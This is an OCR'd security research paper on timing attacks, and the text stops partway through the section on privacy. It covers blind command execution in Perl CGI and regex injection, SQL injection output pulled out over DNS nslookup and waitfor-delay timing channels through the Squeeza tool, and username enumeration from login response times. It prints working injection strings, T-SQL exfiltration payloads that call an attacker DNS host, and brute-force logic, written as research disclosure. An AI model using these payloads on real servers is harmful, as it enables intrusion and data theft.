It's all about the timing...

Haroon Meer and Marco Slaviero
{haroon,marco}@sensepost.com

SensePost

Abstract

This paper is broken up into several distinct parts, all related loosely to timing and its role in information security today. While timing has long been recognized as an important component in the crypt-analysts arsenal, it has not featured very prominently in the domain of Application Security Testing. This paper aims at highlighting some of the areas in which timing can be used with great effect, where traditional avenues fail. In this paper, a brief overview of previous timing attacks is provided, the use of timing as a covert channel is examined and the effectiveness of careful timing during traditional web application and SQL injection attacks is demonstrated. The use of Cross Site Timing in bypassing the Same Origin policy is explored as we believe the technique has interesting possibilities for turning innocent browsers into bot-nets aimed at, for instance, brute-force attacks against third party web-sites.

1 Introduction

The movement of applications onto the Web has not removed old threats, it has perhaps just coated them a little with the veneer of AJAX and pastel colours. Underneath, the old issues are still present. In this paper, we examine one really ancient class of vulnerabilities, timing attacks, and carry to its logical conclusion the combination of malicious websites, innocent victims, JavaScript and a healthy dose of timing measurements. Occasionally the websites are not malicious and the victims not entirely innocent, but the timing measurements remain throughout.

We start with a background on timing attacks in Section 2, and discuss timing as a covert channel in Section 3. Section 4 is lengthy and shows how the migration from regular DNS tunnels to timing channels reduce the bandwidth of output retrieval in SQL injection, but also reduce the requirements placed on the targeted database. In Section 5 we discuss using timing to enumerate users in a web application using crypto devices and examine the intersection between timing and privacy violations in Section 6. Recent attacks called 'cross-site timing' are dealt with in Section 7 and further discussions on this attack are presented in Section 8. Finally, we conclude in Section 9.

2 Background

Timing attacks are not new. It seems that with each successive generation of computing technologies and security techniques, timing attacks have appeared that partially or entirely circumvent protections built to limit more obvious attack vectors. Classified as a side-channel attack, timing attacks are grouped with power and radiation analysis in that they exploit side-effects of the system under observation, rather than directly attempting to overcome the system's security mechanisms. Often the targeted system is one of a cryptographic nature; hence many timing attacks to date have focused on techniques for recovery of cryptographic keys. [1]

Kocher's attack against implementations of Diffie-Hellman [4] and RSA [5] exploited timing differences to recover bits from the secret key [2]. Similarly, Percival showed that processors that support Hyper-Threading are vulnerable to a cache miss timing attack, whereby a malicious process running alongside a victim process can infer information about the operations of the victim process, based on the pattern of cache misses that were detected through timing differences. It was further possible to associate operations with bits in a secret key, leading to the leaking of about 320 bits in a 512-bit key [6].

Of course, timing attacks over networks were eminently possible, even with the added noise of latency and remote processor load. Again, the target was the derivation of secret keys. In an attack against the OpenSSL library [7], it was shown that a network-based attacker could derive the secret key by crafting specific responses in the SSL handshake and measuring time differences, because OpenSSL did not implement constant time decryption of RSA [3]. A second network-based attack against the newer AES algorithm showed how inherent flaws in the algorithm left it susceptible to a timing attack that permitted the remote derivation of a complete key [8].

Turning away from key-focused attacks, Felten and Schneider demonstrated how timing attacks could be used to snoop on Internet users' browsing histories [9]. Their paper discussed four examples of cache-based tim-

[1] Power and radiation analysis tends to be used on hardware devices such as smart-cards [1, 2], and requires special tools and physical access [3].

ing attacks:

Web caching Used Java- or JavaScript-based timings to detect if a given page was in the browser's cache, inferring that it had been visited before. Two technique were demonstrated for determining threshold values depending on whether the time distribution of hits and misses was known or not. En extension of this attack showed how a server-side application could detect timing differences without any client-side Java or JavaScript.

DNS caching Used a Java applet to execute DNS queries; by measuring the time difference it was possible to determine if the domain name was in the DNS cache implying that the user had visited the site.

Multi-level caching Both DNS and HTTP request are often cached at multiple levels (consider caching DNS and HTTPS proxies). An attacker can determine if users share a common cache, by apply techniques similar to the attacks against the browser's cache.

Cache cookies The notion of a 'cache cookie' was introduced in the paper, which describes a method of storing a permanent 'cookie' in the browser's cache that is accessible to any site.

In 2006, JavaScript portscanners were simultaneous published at the BlackHat USA [10, 11]. Both speakers made use of JavaScript and the browsers *onload* and *onerror* features to determine if the "pinged" hosts were available and contactable. The goal of most JavaScript malware to date has been to bypass the browser's "Same Origin Policy", which exists to prevent a document or script loaded from one origin from accessing properties of a document from loaded another origin. From the Mozilla specification: "[we consider] two pages to have the same origin if the protocol, port (if given), and host are the same for both pages" [12]. Interestingly enough, the model does indeed allow a script on `http://store.company.com/dir/page.html` to determine how long a page took for any or all of the 'failure' resources to load.

In a recent paper, Bortz, Boneh and Nandy [13] demonstrated how vulnerable common web application were, to timing attacks that allowed an attacker to derive information about a site, based solely on the length of time the application took to respond. In their direct attack, they could determine the validity of a candidate username on the application's login page, since the running time of code paths within the application were measurably different, depending on whether the candidate username was valid or not. They also introduced the term 'cross-site timing' to describe a class of attacks where an attacker used client-side JavaScript timing attacks to snoop on the victim's profile on third party sites (their example was to determine the number of items in the victim's online shopping cart.)




Figure 1: Bird's Eye CGI

3 Timing as a (covert) channel

Most recent textbooks covering information security will make mention of timing attacks, alongside salami slicing and trap-doors. It is fairly commonplace for undergraduate students to field an examination question on how clever timing attacks can be used in the "real-world". Sadly, few of the texts examined by the authors showed anything particularly clever or real-world.

Although less commonly found in the wild today, poorly coded web applications cobbled together with horribly insecure Perl/Bash scripts running on top of *nix boxes and Apache were the norm a few years ago. An example our employer has used for many years in training classes was a sample network administration CGI form plucked from the web (and deliberately weakened). It is shown in Figure 1.

The application simply passes the user supplied target to the underlying operating system with an `exec()` / `system()` call.

```
$target = $user_input;
print system("ping $target");
```

Figure 2: Code returns output

The fact that this application returns the output of the command to the user, implies two things:

1. it is an attackers dream;
2. it is obviously trivial to determine that the attacker is executing code on the target machine.

In Figure 3 a directory listing is shown after executing a command in the vulnerable CGI.

Of course, each application is designed differently and most do not provide such a comfortable return channel for an attacker to view the output of his commands. For example, Figure 4 shows a code snippet in which arbitrary code exeuction takes places, but the output is not directly shown to the user.

In such a case the attacker has several options to determine if his parameter is being passed unmolested to the system call (in order to determine if he effectively




Figure 3: Executing `ls -al` on vulnerable CGI

```
$target = $user_input;
$result = ‘ping $target’;
if($target =  /host is up./)
{
    print(‘‘$target is Up!’’);
}
```

Figure 4: Code does not return output

```
$search_term = $user_input;

if($recordset =  /$search_term/ig)
{
    do_stuff();
}
```

Figure 5: Insecure regular expression handling

has remote command execution.) Historically, a grab-bag of possibilities have been examined, ranging from writing files in the document root to calling home to inform the attacker of his success. One such technique that has often been discussed was to simply cause the application to perform some activity that would run for a sufficient period of time in order to observe how long the application took to complete within the browser.

This is a classic use of timing to determine if the command executed successfully. While this technique has been used for years, we have not seen any examples of this technique being actively explored. We were forced to do this however when facing a web application on a remote server which had been sufficiently hardened (in every other respect.) The server in question resided on a well firewalled DMZ which both limited access to the server and prevented the server from initiating communication with hosts on the Internet.

To make matters worse, this box also had a read-only file system, effectively preventing the analyst from simply writing a file to the webroot. The single flaw made by the application was to use un-sanitised and user-supplied data within a regular expression search on a data-set, reproduced in Figure 5.

It is clear in this example that the application is vulnerable to a regular expression injection attack. This means that by making use of Perl's regular expression `eval` command, we were able to pass a search term to the application that was then be executed, Figure 6.




Figure 6: Executing `uname`

Robbed of alternatives to determine if the command actually did execute, the analyst opted to use timing by making use of the `sleep` command, shown in Figure 7.

The (roughly) 20 seconds it took for the page load to complete gave sufficient proof that commands were executing on the system. However, a useful return channel was needed in order to retrieve execution output. Before going ahead, we needed to determine how much timing noise was added. To this end we created a quick script to test the variance of collected times. An example of the running of this script in given in Figure 8.

```
wh00t: /customers/bh haroon$ python time_poster.py

[*] Command:  (?{`sleep 1`;})
[*] Encoded:  %28%3f%7b%60%73%6c%65%65%70+%31%60%3b%7d%29
[*] Sending , Got Response:  HTTP/1.1 200
[*] Took 2.1775188446 secs to complete
[*] Minus 1.1 sec avg response time - 1.0

[*] Command:  (?{`sleep 4`;})
[*] Encoded:  %28%3f%7b%60%73%6c%65%65%70+%34%60%3b%7d%29
[*] Sending , Got Response:  HTTP/1.1 200
[*] Took 4.98084998131 secs to complete
[*] Minus 1.1 sec avg response time - 4.0

[*] Command:  (?{`sleep 14`;})
[*] Encoded:  %28%3f%7b%60%73%6c%65%65%70+%31%34%60%3b%7d%29
[*] Sending , Got Response:  HTTP/1.1 200
[*] Took 15.1603910923 secs to complete
[*] Minus 1.1 sec avg response time - 14.0
```

Figure 8: Testing response time variance




Figure 7: Executing `sleep20`

We initially assumed that this degree of confidence was a requirement for a successful attack. We will later show why this is not the case making such a channel far more reliable and far easier than imagined.

It was also possible to daisy chain instances of the Perl interpreter, instead of simply running `uname` (or `sleep`). This yielded much greater control over the way commands were executed, and expanded the possibilities for handling execution output:

```
(?`sleep 10`;)
(?`perl -e 'system(``sleep'',``10'');``;)
```

Both commands are essentially the same, but the second line provides a much greater ability to control the output of commands. This lead to the following injection string: [2]

```
(?`perl -e 'sleep(ord(substr(qx/uname/,
0,1)))'`;)
```

[2]Character escaping is ignored in this example; real attacks would require manipulation of the string.

If the injection string is broken down into smaller pieces, its function becomes clearer:

1. Run the command `uname`
2. Grab the first character of the response (`substr`))
3. Get the ordinal of that character (`ord`)
4. Sleep for the duration of the ordinal (`sleep`)

By scripting this injection string, it is trivial to obtain the output of any command, as shown in Figure 9. While this method does indeed work, it has some obvious shortcomings:

- Latency on the line (or intermittent latency on the line) will cause errors.
- Our analysts fall asleep while waiting 10 minutes to get 5-character results.

A solution to both issues is to get away from the ordinal value of each character and to examine each character instead as a series of bits. This requires one round in the code:

1. Run the command `uname`
2. Grab the first character of the response (`substr`))
   (a) Get the ordinal binary representation of that character
   (b) Read the first bit of the binary representation.
   (c) Sleep for the duration of the bit (multiplied by some attacker chosen constant) (ie. Sleep 1 * 5 if the first bit is 1, and the attacker has chosen 5 has his constant)

```
wh00t: /customers/bh haroon$ python timing.py ‘‘uname’’

[*] POST built and encoded
[*] Got Response:  HTTP/1.1 200
[*] [83.0] seconds
[*] [’S’]
[*] POST built and encoded
[*] Got Response:  HTTP/1.1 200
[*] [83.0, 117.0] seconds
[*] [’S’, ’u’]
[*] POST built and encoded
[*] Got Response:  HTTP/1.1 200
[*] [83.0, 117.0, 110.0] seconds
[*] [’S’, ’u’, ’n’]
[*] POST built and encoded
[*] Got Response:  HTTP/1.1 200
[*] [83.0, 117.0, 110.0, 79.0] seconds
[*] [’S’, ’u’, ’n’, ’O’]
[*] POST built and encoded
[*] Got Response:  HTTP/1.1 200
[*] [83.0, 117.0, 110.0, 79.0, 83.0] seconds
[*] [’S’, ’u’, ’n’, ’O’, ’S’]
[*] POST built and encoded
[*] Got Response:  HTTP/1.1 200
[*] [83.0, 117.0, 110.0, 79.0, 83.0, 10.0] seconds
[*] [’S’, ’u’, ’n’, ’O’, ’S’, ’\n’]
```

Figure 9: Character-based timing script

```
wh00t: /customers/bh haroon$ python oneTimeITWeb.py
‘‘uname’’ 2

oneTime - haroon@sensepost.com
Dont tell your webserver free from attack

[*] 01010011 [’S’]
[*] 01110101 [’S’, ’u’]
[*] 01101110 [’S’, ’u’, ’n’]
[*] 01001111 [’S’, ’u’, ’n’, ’O’]
[*] 01010011 [’S’, ’u’, ’n’, ’O’, ’S’]
[*] 00001010 [’S’, ’u’, ’n’, ’O’, ’S’, ’\n’]
```

Figure 10: Bit-based timing script

(d) Read the next bit in the stream until all eight are done.

3. Read next character of the response and jump to Step 2

In Figure 10, the second argument given to the script caused the application to sleep two seconds for every 1-bit in the bitstream (with a zero obviously sleeping no seconds). This effectively addressed both problems raised earlier. The same command which previously ran for 8 minutes took 50 seconds and the new system was more tolerant of latency issues. For example, if latency issues began to surface as a result of network congestion or simply because the webserver was busy, the second argument to the script could be altered to a higher value, say 60 seconds. Then every 1-bit in the bitstream would cause the application to sleep 1 minute, while every 0-bit would cause the script to not sleep at all. The script regarded any amount of time above 50% of the timing factor to be a 1, meaning that latency or line noise in the 60-second time factor requires the response of a 0-bit to be delayed by at least 30 seconds to actually affect the results. We did not seek to optimise these values; we wish to merely demonstrate the ease with which they can be tuned.

4 The use of timing with SQL Injection attacks.

The explanation of SQL Injection as an attack vector is widely documented. A brief (selective) history as it pertains to our current topic however will be discussed. In the early days of these attacks it was almost easier to locate a site vulnerable to SQL Injection attacks than not. It was also fairly commonplace that the compromised SQL Server resided behind liberal firewalls, allowing the attacker to connect home from the compromised SQL Server in order to establish a useful working channel.

As firewall administrators started to come to grips with data driven applications and their security architectures, attackers began to find that the easy reverse TCP connections that were the basis of many reverse shells were increasingly disallowed. (Clearly the infrastructure firewall engineers were ahead of web application developers in this regard.) This left attackers with two obvious choices:

1. Find an outbound UDP Channel outbound to determine whether code execution was successful.

2. Make use of timing to determine if code execution was successful.

An outbound UDP channel to simply determine if code was executing was provided standard on most Microsoft OS installations by means of the ubiquitous `nslookup` command. If an attacker believed he was executing code through a SQL Injection string, he could simply craft his attack input to contain the following snippet of SQL:

```
exec master..xp_cmdshell('nslookup mooooooo
attacker_ip')
```

The attacker would then monitor incoming DNS requests to his machine (perhaps with the use of a tool such as `netcat`) and if a request was seen for 'mooooooo' would therefore know that execution of commands on the remote SQL Server was occurring. When arbitrary outbound UDP was also blocked (pesky firewall administrators), the attacker simply modified his string as follows:

```
exec master..xp_cmdshell('nslookup moo_
moo_moo.sensepost.com')
```

This way, even if the SQL Server itself was unable to make outbound DNS requests directly, its request would traverse a DNS resolver chain, and eventually some DNS server would make a request for 'moo_moo_moo-.sensepost.com' to the sensepost.com DNS server. Once the attacker submits his injection string he merely sniffs traffic to his own DNS Server to watch for the incoming request which again confirms that he is indeed executing through `xp_cmdshell`. This process is illustrated in Figure 11.

A few years ago, one of the authors posted to public mailing lists on the opportunity to obtain more information than a simple confirmation of execution through what was dubbed "a poor mans DNS tunnel". This simple `cmd.exe` for-loop technique made use of a SQL Injection string that ran a command on the remote server, broker the result up into words based on the spaces in the output and submitted an `nslookup` request with each word as a sub-domain in the request. This piped all printable character responses to the attacker via DNS who could then view this data as before, by sniffing the traffic to his own DNS server.

The second technique mentioned was to make use of timing to determine if commands had executed on the server. Much like in the earlier CGI example, we were able to use a simple command with run-times of our choosing to determine if commands were executing on the server.

```
exec master..xp_cmdshell('ping -c20
localhost')
```

Similarly, timing the amount of time taken before the application returned allowed us to determine if the command ultimately succeeded. Using timing to extract Boolean data in SQL Injection has been discussed prior to this paper [14]. A simple example would be

if table exists sleep(10), else sleep 0.

The "poor mans DNS Tunnel" worked acceptably for simple commands like directory listings but prevented almost any serious reliable communications. To date several automatic SQL injection frameworks will happily handle extracting data from the SQL Server where outbound TCP connections from the SQL Server are




Figure 11: DNS request traversing the look-up chain

allowed [15] and a few will extract data with web application error messages [16, 17] but none have made efficient use of DNS as a channel. While some tools do offer a DNS Tunnel within their framework these tunnels work by first uploading a binary to the machine which then acts as a DNS redirector for executed command output [18].

To this end SensePost wrote a tool called *Squeeza* which was aimed at making SQL Injection DNS tunneling more robust and essentially more usable. At its core, Squeeza simply does the following:

1. Through the SQL Injection entry point, execute a command or obtain DB information
2. Populate a temporary table within the DB with the results from previous step
3. Encode all of the data within the table to be DNS-safe by using hex encoding.
4. Loop through the hex encoded data breaking it up into equal-sized chunks, and issue DNS requests to the target DNS server for {random}.hex.hex-.hex. . . sensepost.com
5. Sniffs the traffic on the DNS Server, decodes it and displays it to the user in the form of an interactive shell.

Steps 1 to 4 are delivered as the payload of our injection string and translates to the SQL snippet shown in Figure 12. [3]

Squeeza has several settable parameters allowing us to tailor the rate at which we would like to receive the data, but its encoding system ensures that the responses are 7-bit ASCII clean. This means that this system can fairly easily be extended to include the transfer of arbitrary binary files from the target system.

Combining the simple Boolean timing trick, the timing tool shown in the Section 3 and Squeeza is an obvious progression and resulted in a python script called *anotherTime.py*.

The snippet in Figure 13 is taken from the original anotherTime README.txt and should best serve as an explanation. Once more, the actual SQL payload delivered is relatively simple, and is given in Figure 14. [4]

In Figure 14, (a) performs routine housekeeping, populating the `cmd` table with appropriate data (in this example, the output of our `xp_cmdshell` command.) The SQL in part (b) creates a second table (cmd2) and populates it with the binary representation of the cmd table. The tool then makes individual requests using the SQL in (c). It holds three variables: the current line being processed, the current bit being read from

[3] Certain aspects of the SQL snippet are not discussed further, but observe that a random number is prepended to each request, to avoid caching issues. Also note that the formatting of the snippet is for readability purposes only; the SQL in, in fact, delivered as a single line of text.

[4] Again, note that the command has been formatted here for easy reading and is actually delivered as a single line of text.

```
declare @r as sysname,@l as sysname,@b as int, @d as int,@c as int,@a as varchar(600);
select @d=count(num)from temp_table;
set @b=STARTLINE;
while @b<=@d and @b<=ENDLINE begin
    set @a=(master.dbo.fn_varbintohexstr(CAST((select data from temp_table
        where num=@b) as varbinary(600))));
    set @c=1;
    while @c< len(@a) begin
        select @a=stuff(@a,@c,0,'.');
        set @c=@c+10;
    end;
    select @r=round(rand()*1000,0);
    select @l=@b;
    SET @a='nslookup sp'+@l+'_'+@r+@a+'-sqldns.sensepost.com.';
    exec master..xp_cmdshell @a;
    set @b=@b+1;
end;
```

Figure 12: Squeeza code

```
...
Another SensePost tool [squueza] can be used to comfortably, reliably and speedily extract
information when DNS is allowed out only..  but sometimes even this isnt possible..  In such
a case, anotherTime is your (very very slow friend).
...
[*] Enter command to run [exit to quit] hostname
[*] Sending command...  hostname
[*] Encoding command
[*] OK..  Going to read output
.-------------------------------------------------------------------.
SensePost SQL Timing Shell [Version 0.01]
haroon@sensepost.com | nick@sensepost.com | research@sensepost.com
2007 - http://www.sensepost.com - No rights reserved.

SQL:\> hostname

intranet

.-------------------------------------------------------------------.
```

Figure 13: anotherTime README.txt

(a)

```
drop table cmd;
create table cmd(data varchar(4096), num int identity(1,1));
INSERT into cmd EXEC master..xp_cmdshell '" + cmd + "';
insert into cmd values('theend').
```

(b)

```
drop table cmd2;
create table cmd2(data varchar(8000), num int identity(1,1));
declare @a as varchar(600),@b as int;
set @b=1;
select @a=data from cmd where num=1;
while charindex('theend',@a) = 0 or charindex('theend',@a) is null begin
     set @b=@b+1;
     declare @c as int, @d as varchar(8000);
     set @c=1;
     set @d='';
     while @c <= len(@a)begin
         set @d=@d+substring(fn_replinttobitstring(ascii(substring(@a, @c, 1))),25,8);
         set @c=@c+1;
     end;
     select @a=data from cmd where num=@b;
     insert into cmd2 values(@d);
end;
insert into cmd2 values('00000001')--
```

(c)

```
declare @a as varchar(8000),@b as sysname,@c as sysname, @d as int, @e as sysname;
select @a=data from cmd2 where num=" + str(line) + ";
select @b=substring(@a," + str(n) + ",1);
set @d=" + str(delay) + " * cast(@b as int);
set @e = '00:00:'+str(@d);
waitfor delay @e--
```

Figure 14: Squeeza code

the current line and the time period to delay execution whenever a 1-bit is encountered.

We are then able to make use of the technique described in Section 3, to calculate 50% of the specified wait time as a positive indication of a 1-bit. The tool will automatically perform these calculations and return the original output of the command. Figure 15 shows output in binary of the *ipconfig* tool on a target. While this process is a little slow (tests showed that




Figure 15: Command execution output converted into binary

the *hostname* command took about 70 seconds with a 2 second delay_time), it should be kept in mind that the bulk of the time-constrained portion of the process can easily be multi-threaded. By sending eight concurrent requests, we should be able to read a byte every two seconds in the best case. [5]

Both anotherTime.py and the original squeeza.rb tool have now been consolidated into a single tool called anotherSqueeza which accompanies this paper. Obviously timing channels are much slower than DNS channels due to the limited bandwidth afforded to us through the timing channel, however optimisations in this area could improve the situation.

5 Timing as an attack vector on its own

Web Application analysts have for a long time cried foul against applications that returned a different error message for incorrect usernames or incorrect passwords during a login failure. The obvious side effect of this sort of behaviour was that it allowed an attacker to enumerate valid users. Tools like SensePost's Suru and Crowbar were specifically designed to ensure that even subtle differences in the returned message will alert the analyst (Compare the error messages in Figure 16(a) and Figure 16(b)).

The abundance of best-practice guides that espouse the benefits of generic error messages have led to a downtrend in the number of sites where such blatant information leakage can be found. In our testing, however, we have found sites that reveal this information just as blatantly except for the fact that most of our tools have not specifically been looking for the manner in which information is being leaked.

A recent test on an Internet Banking website where users were forced to login using a cryptographic token revealed that even though the developers went to great pains to return generic error messages when problems occurred, a subtle difference was un-avoidable. For valid users, a round trip was made to the Host Security Module (HSM) device used to authenticate a user's token PIN and so valid users received an error message that reliably took 0.05 seconds longer than users who did not exist on the system at all.

Armed with this information it proved fairly trivial to dump a large candidate username list into a script and let it loose on the bank's login page while timing the server responses. A known bad username was used as a time reference to ensure that network latency did not return false results and raise hopes unnecessarily. The (admittedly) simple logic of the script is shown in Figure 17, and a sample run given in Figure 18. It was found that even across the Internet (in fact across the continent) the subtle 0.05 millisecond delay was able to reliably expose valid users on the system.

In researching this article, a number of tools from well-known commercial vendors in the web application testing industry had their public literature surveyed for mention of the inclusion of timing as an attribute that was measured when performing a brute-force attack; none of the product literature indicated that this feature was present.

6 Timing and its implications for Privacy


In Section 2, we discussed the release of JavaScript scanning tools at BlackHat USA 2006, as well as the recent discovery of cross-site timing. The same origin policy enforced by the browsers can be breached by using these error conditions; a malicious site can time how long a third party site takes to load in a victim's browser without ever getting access to the contents on the third party's response.

The simplest demonstration of this attack (along with some of the challenges that are presented to the attacker) can be demonstrated using the following scenario. Alice is an attacker who wishes to determine if visitors to her site are currently also logged into an extremely popular site (for purposes of discussion we use LinkedIn, `http://www.linkedin.com`.)

On her page Alice includes a tiny piece of JavaScript code to create a hidden iFrame and to redirect the iFrame to a page accessible to a user logged into LinkedIn. Alice further makes use of the *onload* event and *date* function to time how long it takes for the LinkedIn page to load.

Bob, who is logged in to LinkedIn, visits Alice's page and the malicious iframe loads his LinkedIn start page.

[5] Giving us South African researchers almost the same access speeds that we are accustomed to anyway!



(a) Login failed with valid username

(b) Login failed with invalid username

Figure 16: Difference in error messages

```
Username= next_user_from_list()
Start_timer
Login_to_site(Username)
Stop_timer
if ((Stop_timer .  Start_timer) > 0.5)
{
    Start_timer
    Login_to_site(.no_such_user.)
    Stop_timer
    If(Stop_timer .  Start_timer) > 0.5 // looks like line noise
        { re_test(Username) }
    else
        { print (Username is Valid) }
}
```

Figure 17: Time-based username brute-force logic

```
wh00t: /customers/bh haroon$ python t-login.py names_list.txt

================================
XXXXXX web login - timing check
haroon@sensepost.com
================================

[*] Trying username BOB 0.0 seconds..
[*] Trying username TOM 0.0 seconds..
[*] Trying username PETER 0.0 seconds..
[*] Trying username MARCO 1.0 seconds..  Valid User!
[*] Trying username BRADLEY 0.0 seconds..
[*] Trying username HAROON 0.0 seconds..
[*] Trying username CHARL 0.0 seconds..
[*] Trying username SENSEPOST 0.0 seconds..
[*] Trying username TESTING 0.0 seconds..
[*] Trying username HAH 0.0 seconds..
